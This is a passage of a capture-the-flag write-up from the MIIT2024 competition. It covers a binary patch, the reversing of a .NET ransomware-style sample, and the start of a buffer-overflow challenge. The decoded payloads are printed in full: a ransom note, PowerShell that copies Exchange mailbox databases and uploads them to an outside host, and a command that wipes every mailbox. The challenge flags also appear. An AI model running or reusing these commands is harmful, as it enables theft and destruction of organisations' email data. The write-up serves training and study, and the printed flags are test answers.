
We will get Assemble instruction (displayed jnz ...)




Change to jz and click 'ok':




After clicking ‘ok’ it will pop up another instruction. Just click ‘cancel’



Last. Go back to Edit>Patch program>Apply patches to input file...



And prompt, click ‘ok’



You will see the output at the bottom show patches complete

Now, duplicate the ELF file and execute it. Ensure that you have backed up the original file in case the patching process encounters any issues. Upon execution, the flag will be displayed.

PROGRAM EXECUTION

```
(osiris@ALICE)-[~/Downloads/Question/question5/patches]
$ ls
oasis

(osiris@ALICE)-[~/Downloads/Question/question5/patches]
$ ./oasis
Oasis locations can be vary, but they are often found in desert regions. An oasis is a fertile area with wa-
ter, usually in the form of a spring or well, surrounded by dry and arid land.What? How? anyway. CONGRATULA-
TIONS:
MIIT2024{L14m_d0nt_l1k3_w0nd3rw4ll}
```

FLAG:

MIIT2024{L14m_d0nt_l1k3_w0nd3rw4ll}


RANSOM NOTE

Creator: OS1RIS

Description:

Using ILSpy (dnSPY also works but need to disable the antivirus)

<https://github.com/icsharpcode/AvaloniaILSpy/releases/tag/v7.2-rc>



Drag and drop the t.dur file into ILSpy. Check all files especially 'Aturan'

```

static Aturan()
{
    profile = "JZG1KFGOkkG1JZGxKFu0LZz2Kkb0Coz1jZG1CojBKFz1KFGoKkg0JopBKZz2JFW0";
    urlenc = "KZc3KkW0KoqoCFpUJUC2joC0KUGfLFw0KZG2CoC1KUz2KFW0Kou3QFpbKo2joC4KZG2KkW1KUj2KFWfjUG2KoCHJUCoLZC0KZPoLq==";
    TARGET_EXT1 = "vUBx";
    TARGET_EXT2 = "K3N=";
    TARGET_EXT3 = "WUIf";
    APP_RESOURCE = "z2IoWEBiT5YLyKdXypZLFP=";
    APP_RESOURCE2 = "z2IoWEBiT5YLyKdXypZLFu=";
    APP_RESOURCE_RANSOM_NOTE = "WUIVW29rTU90Lz==";
    APP_MARKER = "CmpZLEAU";
    RANSOM_MARKER = "z2IoWEBiTc==";
    RANSOM_EXT = "eUKiW3gOCm4=";
    RANSOM_PWD_CHAR = "CmpZLEAUL2iOwUrtTm5dWlfW3j1XMX4vyOzbzKPjGLiYPBH0HKFB9zGApFAIAmA1iLmZPfjoz1KZW4QFq=";
    POWERSHELL_EXE = "WE93LypowEATD5BvEG=";
    GOOGLE_DNS = "QD44eZcVQq==";
    RANSOM_NOTE_FILE = "WUIVW29ry25dXEGVXli0";
    WILD_CARD = "hs4S";
    STRING_TO_SKIP1 = "zmHtulAoLypoyP10C3pdW29UXIx=";
    STRING_TO_SKIP2 = "plpBC3BZTEGVzUBV";
    STRING_TO_SKIP3 = "zoOWA2BVLE93Wx==";
    STRING_TO_SKIP4 = "zoOWGlpdL3piTYgEwmHBWx==";
    STRING_TO_SKIP5 = "AEArWE9Cyp5uPBVXEAfUA0uPLOTEAo";
    STRING_TO_SKIP6 = "zygxjEl0CAx=";
    STRING_TO_SKIP7 = "ylkdXypZLax=";
    STRING_TO_SKIP8 = "zoOWGlpdL3piTGjxIEIW";
    miit_flag = "FGBpAkuxJZj7Xlp5y2c0WUzoWB95JlAnXoItTI9fJ3gtKEJoy20onz==";
    script_xchange_env = "uD1ZT21rCm5buDuVuIxszoOWGlpR1pgnZlWFmBZWU9oT2L0yPACz0igFM4HyICHKAHDwm5WGUArT3jBjyiZwEIVL2GVWljHy";
    script = "uEXBXD1oLyp2wmKBulxcR3byf5QCm1BuD1OTEBaLYgWub1FLyZwDOWuM0cnDgoXE9xeyKBWMLOC2GceGldWUKBQfgZLDqbhDjBTMC6";
    script2 = "uEKbuDzNpEAZXO0TyqOQfbxEiBLEBfuk0cWlXbQfbLsq9ulxsTmiOTEpdvD56wyqVC2loWEBiTBSxQfbCsq9ulrFvyK0Lm0Vj3AOLI06Qb5t";
    ransomware_note = "DBBdYucC29rWIA0LyucLUBtLyjcwEl2LYgsLmAVuPAQz1pLGijjDpiuBdXyucLE9ZXm1BTMjoeDgxwE90T3jtuEA2Lyp5XEiOTUc
}

```

We can see miit_flag. But trying to decode using normal base64 won't do

```

$ echo FGBpAkuxJZj7Xlp5y2c0WUzoWB95JlAnXoItTI9fJ3gtKEJoy20onz== | base64 -d
iK%@@^Zy@g4YL@Xy&P@^@-L@_`x-(Bh@m(@
$ References
$ Resources

```

```

class kelas {
    Base Types
    Derived Types
    count : int
    encryptedFiles : List<string>
    exe : string
    extensionsToEncrypt : string[]
    temp_path : string
    kelas()
    kelas()
    AES_Encrypt(byte[], byte[]) : byte[]
    B64decode(string) : string
}

// Caspi.kelas
using System.Text;
using TestBase64;

public static string B64decode(string inputB64String)
{
    Base64Decoder base64Decoder = new Base64Decoder(inputB64String.ToCharArray());
    StringBuilder stringBuilder = new StringBuilder();
    byte[] decoded = base64Decoder.GetDecoded();
    stringBuilder.Append(Encoding.UTF8.GetChars(decoded));
    return stringBuilder.ToString();
}

```

```
public class Base64Decoder
{
    private char[] source;

    private int length;

    private int length2;

    private int length3;

    private int blockCount;

    private int paddingCount;

    public Base64Decoder(char[] input)
    {
        ...
    }

    public byte[] GetDecoded()
    {
        ...
    }

    private byte char2sixbit(char c)
    {
        ...
    }
}
```

```
public Base64Decoder(char[] input)
{
    int num = 0;
    source = input;
    length = input.Length;
    for (int i = 0; i < 2; i++)
    {
        if (input[length - i - 1] == '=')
        {
            num++;
        }
    }
    paddingCount = num;
    blockCount = length / 4;
    length2 = blockCount * 3;
}
```

```

public byte[] GetDecoded()
{
    byte[] array = new byte[length];
    byte[] array2 = new byte[length2];
    for (int i = 0; i < length; i++)
    {
        array[i] = char2sixbit(source[i]);
    }
    for (int j = 0; j < blockCount; j++)
    {
        byte b = array[j * 4];
        byte b2 = array[j * 4 + 1];
        byte b3 = array[j * 4 + 2];
        byte num = array[j * 4 + 3];
        byte b4 = (byte)(b << 2);
        byte b5 = (byte)((b2 & 0x30) >> 4);
        b5 = (byte)(b5 + b4);
        b4 = (byte)((b2 & 0xF) << 4);
        byte b6 = (byte)((b3 & 0x3C) >> 2);
        b6 = (byte)(b6 + b4);
        b4 = (byte)((b3 & 3) << 6);
        byte b7 = num;
        b7 = (byte)(b7 + b4);
        array2[j * 3] = b5;
        array2[j * 3 + 1] = b6;
        array2[j * 3 + 2] = b7;
    }
    length3 = length2 - paddingCount;
    byte[] array3 = new byte[length3];
    for (int k = 0; k < length3; k++)
    {
        array3[k] = array2[k];
    }
    return array3;
}

```

```

// TestBase64.Base64Decoder
private byte char2sixbit(char c)
{
    char[] array = new char[64]
    {
        'q', 'g', 'D', 'k', 'P', 'I', 'E', 'I', 'u', 'p',
        'h', 'e', 'j', 'K', 'Q', 'R', 'z', 'j', 'Y', 'F',
        'G', 'A', 'm', 'y', 'C', 'L', 'w', 'T', 'W', 'X',
        'v', 'n', 'c', 'r', 's', 'Z', 'b', 'B', 'U', 'M',
        'N', 'O', 'S', 'a', 't', 'r', 'V', 'd', 'x', 'H',
        'f', 'o', '0', '1', '2', '3', '4', '5', '6', '7',
        '8', '9', '+', '/'
    };
    if (c == '=')
    {
        return 0;
    }
    for (int i = 0; i < 64; i++)
    {
        if (array[i] == c)
        {
            return (byte)i;
        }
    }
    return 0;
}

```

Reconstruct The Decoder:

Code (Python)
import sys import base64 class Base64Decoder: def __init__(self, input_string): self.source = input_string self.length = len(input_string) self.paddingCount = sum(1 for i in range(2) if input_string[self.length - i - 1] == "=") self.blockCount = self.length // 4 self.length2 = self.blockCount * 3 def char_to_sixbit(self, c): char_map = "qgDkPIElupheJKQRzjYFGAAmyCLwTWXvncisZbBUMNOSatrVdxHfo0123456789+/" if c == "=": return 0 for i, char in enumerate(char_map): if char == c: return i return 0 def get_decoded(self): array = [self.char_to_sixbit(c) for c in self.source] array2 = [0] * self.length2 for j in range(self.blockCount): b = array[j * 4] b2 = array[j * 4 + 1] b3 = array[j * 4 + 2] b4 = array[j * 4 + 3] b5 = b << 2 b6 = ((b2 & 48) >> 4) + b5 b5 = (b2 & 15) << 4 b7 = ((b3 & 60) >> 2) + b5 b5 = (b3 & 3) << 6 b8 = b4 + b5 array2[j * 3] = b6 array2[j * 3 + 1] = b7 array2[j * 3 + 2] = b8 self.length3 = self.length2 - self.paddingCount array3 = bytes(array2[:self.length3]) return array3 if __name__ == "__main__": if len(sys.argv) != 2: print("Bentuk: python run.py <string>") else: base64_string = sys.argv[1] decoder = Base64Decoder(base64_string) decoded_result = decoder.get_decoded() print(decoded_result)

Lets decode the Target_EXT*

```
static Aturan()
{
    profile = "JZG1KFGoKkG1JZGxI
    urlenc = "KZc3KkW0KoqoCFpU
    TARGET_EXT1 = "vUBx";
    TARGET_EXT2 = "K3N=";
    TARGET_EXT3 = "WUIf";

[osiris@ALICE] - [~/Downloads/Question/question8]
$ python decoder.py vUBxuAoLypoyP1OC3pdW29UXIx=
b'zip' STRING_TO_SKIP2 = "plpBC3BZTEGVzUBV";
    STRING_TO_SKIP3 = "zoOWA2BVLE93Wx==";
[osiris@ALICE] - [~/Downloads/Question/question8]
$ python decoder.py K3N=VE9Fcy5uPBVXEafTUu0uPLOTEao
b'7z' STRING_TO_SKIP6 = "zygxjE10CAx=";
    STRING_TO_SKIP7 = "ylKdXypZLAX=";
[osiris@ALICE] - [~/Downloads/Question/question8]
$ python decoder.py WUIf
script_xchange_env = "uD1ZT21rCm5buDuVuIxszowWGIpRj1p
b'rar' script = "uEXRYD1oLvp2wmKpulvcR3tbf5OCm1BuD10TEBaL
```

The decoder is working. Now Try check the notes

```
script2 = "UEKDUDZNPFAVXZUU1yqoQrtqpxE1BLEBtU
ransomware_note = "DBBdXyucC29rWlA0LyucLUBtL
```

```
[osiris@ALICE] - [~/Downloads/Question/question8]
$ python decoder.py DBBdXyucC29rWlA0LyucLUBtLyJcwEI2LYgsLmAVuPAQz1pLGIjIjDPiuIBdXyucL
E9ZXm1BTMjoeDgxwE90t3JtuEA2Lyp5xEiOTUwClyjZes4VDc0DXyzcLE9VxDgxCm50CFqiuIXBuEiiXUGcTU90
uEjBTEA0LmzcXEiBTYg5LyzVdcOAuEiiXUGcJZjNT3AFwfg0TfgxCybcKFqxuIAfjDgOTsgDwyjZT2BVWfg0Tfg
MLyzcLyCoWMB0wEBVLfgsCmKauljduE5dwU1iTD4VDC0zTEAiVUGcLU9tTE93uEpBTE93uEBW3jfxmk0wm9VQc
NhCY4cG2AVLDg1Wfq1JkgAG0zczUB0Cog0Tsg0Tfg0wEbouE1bLlpBW3J6uqNhjoiQAPruwMkgFAKCvMBmGyA1X
0iHmbG4wE5BzmAHwMBsKqNhCs4cG2AVLDg5T3AfupPOXEKdwm4cX2ItTEA0uE1bLlpBW3JdXlpitTMKivljoT24c
YGzchPPOuEIVLDgxLypoT25iTdgpjDg0Tfg0wEbouEArCmBtQcNhC21Zw3XUwkuJZIqWlpdXE9VTmIOTD5ZT20
hDUJVmm91WsgxLypoT25iTdgpjDg0Wfqhd==
b'\nYour computer files have been ENCRYPTED!! Your documents, photos, everything etc...
\n\nBut dont panic ! We have not deleted them yet.\n\nU have 24hours to pay 500 USD in
Bitcoins to get ev3rything back to normal..\n\nPlease follow below instruction:\n\nna. Send us
500USD Bitcoin to this address: \n\nn38NTKHjsAMSXzyVQuuwHqZE8hneAeqjyb4\n\nb. Send
your Bitcoin wallet address/transaxtion ID (A) and personal ID to this email:\n\nncmcswfh2021@protonmail.com\n\nnc. Your personal ID is \n\n'
```

Ransomware note

b'\nYour computer files have been ENCRYPTED!! Your documents, photos, everything etc...\\n\\nBut dont panic ! We have not deleted them yet.\\n\\nU have 24hours to pay 500 USD in Bitcoins to get ev3rything back to normal..\\n\\nPlease follow below instruction:\\n\\na. Send us 500USD Bitcoin to this address: \\n\\n38NTKHjsAMSXzyVQuuwHqZE8hneAeqjyb4\\n\\nb. Send your Bitcoin wallet address/transaxtion ID (A) and personal ID to this email:\\n\\ncmcswfh2021@protonmail.com\\n\\nc. Your personal ID is \\n\\n'

Script_xchange_env:

```
script_xchange_env = "uD1ZT21rCm5buDuVuIxszowWGIpRj1pgnZIWFmBZWU9o
```

```
[osiris@ALICE] - [~/Downloads/Question/question8]
$ python decoder.py uD1ZT21rCm5buDuVuIxszowWGIpRj1pgnZIWFmBZWU9oT2L0yPACz0igFM4HyICHK
AHdwm5WGUArT3jBjyiZwEIVL2GVWlJHyDu7uPKdTU5BC3rzjyiZwEIVL2AFlyp2LyucemI1XE8ceGKtwmAVXPiX
WEHOC2I0wm9VQb1iTUIMLm1BTMjFwEAtTkt
b' -command ". \\\"C:\\\\PROGRAMS\\\\Microsoft\\\\EXCHAN-1\\\\V15\\\\Bin\\\\RemoteExchange.ps1\\\\"; Connect-ExchangeServer -auto -ClientApplication:ManagementShell'
```

Decode

```
b' -command ". \\\"C:\\\\PROGRA~1\\\\Microsoft\\\\EXCHAN~1\\\\V15\\\\Bin\\\\RemoteExchange.ps1\\\"; Connect-ExchangeServer -auto -ClientApplication:ManagementShell"
```

Script:

```
script = "uEXBXD1oLyp2wmKBulxcR3tbyf5QCm1B
```

```
[osiris@ALICE] -[~/Downloads/Question/question8]
$ python decoder.py uEXBXD1oLyp2wmKBulxcR3tbyf5QCm1B
uEXBXD1oLyp2wmKBulxcR3tbyf5QCm1BuD10TEBaLygWub1FLyizwDOluM0cnDgoX
E9xeyKBwMLOC2GceGLdWUKBQfgZLDqbhDjBTMC6XE1xhFtcL2A0emKnwmHbwjBTYqrWEI0wDqMz0OWGlpdL3pi
TVgEwmHBWLHKwmKft3kdlMjWjyjZwEIvL2GcG2AfXUafyICHKAHCKmBtCU94yP1iwmHsT3cSpfqrmw5ZTLabLYq
SeUAbCsqrWUAZXypoLYg8uEkdlLbrwYjBTYqrLEAoXEBVjCyjOT24cpDcbLm52QmrWDb7uPKdTygflyKoeGIfC2
i0XUGceAgixEcryDubhDjBTMC6XE1xhAxSeAbCbxsuD1PLyK0wmhXEBdTBgjIXEcryDubhDjBTMC6XE1xhAHrC
mBtCU94eMO0WIxQfgMLyjzrW2AFXBZLYg8uk97pI8VFUIrLYqrwmH0w2GcyDpKG24C2cSyDp9u1xcW3jiWMzr
W2AfXBZLYq7
b' get-service | ?{$_._Name -ilike \\\"MSexch*\\\"} | stop-service -Force; cd $($env:tmp); get-childitem -path 'C:\\Program Files\\Microsoft\\Exchange Server\\V15\\Mailbox\\Mailbox*' -include *.edb -recurse | copy-item -destination $($env:tmp); Compress-Archive -Path \\\"$($env:tmp)\\*.edb\\\" -DestinationPath \\\"$($env:tmp)\\mailbox.zip\\\"; get-service | ?{$_._Name -ilike \\\"MSexch*\\\"} | start-service ;'
```

Decode

```
b' get-service | ?{$_._Name -ilike \\\"MSexch*\\\"} | stop-service -Force; cd $($env:tmp); get-childitem -path 'C:\\Program Files\\Microsoft\\Exchange Server\\V15\\Mailbox\\Mailbox*' -include *.edb -recurse | copy-item -destination $($env:tmp); Compress-Archive -Path \\\"$($env:tmp)\\*.edb\\\" -DestinationPath \\\"$($env:tmp)\\mailbox.zip\\\"; get-service | ?{$_._Name -ilike \\\"MSexch*\\\"} | start-service ;'
```

Script2:

```
script2 = "uEKbuDzNpEA VXZO0TyqOQfqB
```

```
[osiris@ALICE] -[~/Downloads/Question/question8]
$ python decoder.py uEKbuDzNpEA VXZO0TyqOQfqB
uEKbuDzNpEA VXZO0TyqOQfqBxeiBLEBfuk0cWlxbQfqbLsq9uIxstmI0TEpdvD56w
yqVC2IoWEBiT8xsQfqbCs9uIrFvyK0Lm0Vj3AOlI06Qb5BX0X1wmzNhY5GT1K0WUBVLfc0QfqbFPccRYgWuUgf
CE5WuZtpcEpdLlBjwm5BWfq9uDiWus0rpEpWusHwubkdTMjBTMzrjEB0WE9owyjOT246uELdwU0rLEI0CFtcTUI
rLF1ovm5bwuKiXEG7uEL0TEAVCm1BRYwblsXWusHwubKdTMjBTMzrAlBxLFNcCygxtEBZCyjOT24dT2K0LyxrW3
jfLmIrpPHEyDutm1k5W3jBTY5pF5EwmHByFN6GUAIPItTljBvlzNyDubxE1BLEbfyDjuyDu0eIxseY0bCs0rp
PHEyDu0uD1ST2BVuDjJzTcYm52T2rBeApBw3jKLyjNT2zcEE9oXDqzr29VXEAVXj5wEGcyDpxXmH0wygjwMzdlU9FTY1
wEAbXmHBws5MCY8fW2AbErgMgNWIxusuD1KLyjNT2zcGE9oXDqzr29VXEAVXj5wEGcyDpxXmH0wygjwMzdlU9FTY1
bCyjIQfgsT3AVALEIfvF0bCBxsuD1DT2j5uJtsT2j5FEBVLYj7uDjVcm1BWFq9uEXBXD1fLmK0WEBBTMzceApBW3
AtXIKovUgcAm5twm10XEAabuLxcv2AtLmK0uE51TmGcQfgUT3pbCmKhDqbTUlrLyj0uLtcG2Aiw
UKNeG1iwmHsT3cceGBBm50wyj5uDjVCm1Beb5iTmGceGjBTEA0LGkdTMjBTMzcemLdWUKBnYq7ulpBTm92LY10
XEAruxspDcbLm52QmjwDBwhs5BLEpwuZtcWUArT3LBenB0Lm0cyDubhDjBTMC6XE1xhAxSeMO0WIxsuDuc
b' cd $($env:tmp); $thedir = pwd; $f = \\\"mailbox.zip.caspian\\\"; $b = [System.Guid]::NewGuid().ToString(); $LF = \\\"r`n\\\"; $bodyLines = (\\\"--$b\\\",\\\"Content-Disposition: form-data; name=syndicate; filename='\\$f\\'\\\",\\\"Content-Type: application/octet-stream\\$LF\\\",[System.IO.File]::ReadAllText(\\\"$thedir\\$f\\\"),\\\"--$b--$LF\\\") -join $LF; Invoke-RestMethod -Uri \\\"http://cdn.telemetry-scheduler.ga/2see.php\\\" -Method Post -ContentType \\\"multipart/form-data; boundary=$b\\\" -Body $bodyLines; $names = get-recipient -ResultSize Unlimited | select name ; foreach( $name in $names) { Search-Mailbox -Identity $name.Name -DeleteContent -force} ; remove-item \\\"$($env:tmp)\\*.edb\\\"; remove-item \\\"$($env:tmp)\\*.zip\\\" " '
```

Decode

```
b' cd $($env:tmp); $thedir = pwd; $f = \\\"mailbox.zip.caspian\\\"; $b = [System.Guid]::NewGuid().ToString(); $LF = \\\"r`n\\\"; $bodyLines = (\\\"--$b\\\",\\\"Content-Disposition: form-data; name=syndicate; filename='\\$f\\'\\\",\\\"Content-Type: application/octet-stream\\$LF\\\",[System.IO.File]::ReadAllText(\\\"$thedir\\$f\\\"),\\\"--$b--$LF\\\") -join $LF; Invoke-RestMethod -Uri \\\"http://cdn.telemetry-scheduler.ga/2see.php\\\" -Method Post -ContentType \\\"multipart/form-data; boundary=$b\\\" -Body $bodyLines; $names = get-recipient -ResultSize Unlimited | select name ; foreach( $name in $names) { Search-Mailbox -Identity $name.Name -
```

```
DeleteContent -force} ; remove-item \\$($env:tmp)\\*.edb\\"; remove-item \\$($env:tmp)\\*.zip\\"
"
```

miit_flag:

```
miit_flag = "FGBpAkuxJZj7Xlp5y2c0WUzoWB95JlAnXoItTI9fJ3gtKEJoy20onz==";
```

```
[osiris@ALICE] -[~/Downloads/Question/question8]
$ python runner.py FGBpAkuxJZj7Xlp5y2c0WUzoWB95JlAnXoItTI9fJ3gtKEJoy20onz==
b'MIIT2024{try_h4rd3r_y0u_w1ll_r3pl4c3_m3}'
```

Flag:

```
MIIT2024{try_h4rd3r_y0u_w1ll_r3pl4c3_m3}
```

PWN

YIRUMA

Creator: OS1RIS

Description: Overflow em. No vege, just beef.

OBSERVATION

```
(osiris@ALICE)-[~/FYP/bof]  
└─$ nc 159.223.52.19 1337  
cAn yOu oVerFlOW mE!?  
'Nah I'd Win'  
-OS1RIS
```

When we used netcat on the machine, we didn't gather much information, even after inputting commands.


Trying to buffer may result in a 'segmentation fault' error.

```
(osiris@ALICE)-[~/FYP/bof]$ file yiruma  
yiruma: ELF 32-bit LSB pie executable, Intel 80386, version 1 (SYSV),  
dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=8a3de9  
eaed3d69e52a758d836edb6dfc89810a67, for GNU/Linux 3.2.0, not stripped
```


The file is in ELF format and is 32-bit. When using the 'checksec' command, we observe that NX (Non-Executable Stack) and PIE (Position Independent Executable) are both enabled.

```
[osiris@ALICE] -[~/FYP/bof]
$ checksec --file=yiruma
RELRO           STACK CANARY    NX      PIE      RPATH      RUNPATH      Symbols      FORTIFY Fortified      Fortifiable      FILE
Partial RELRO  No canary found NX enabled  PIE enabled  No RPATH  No RUNPATH  44 Symbols  No 0          2             virusma
```

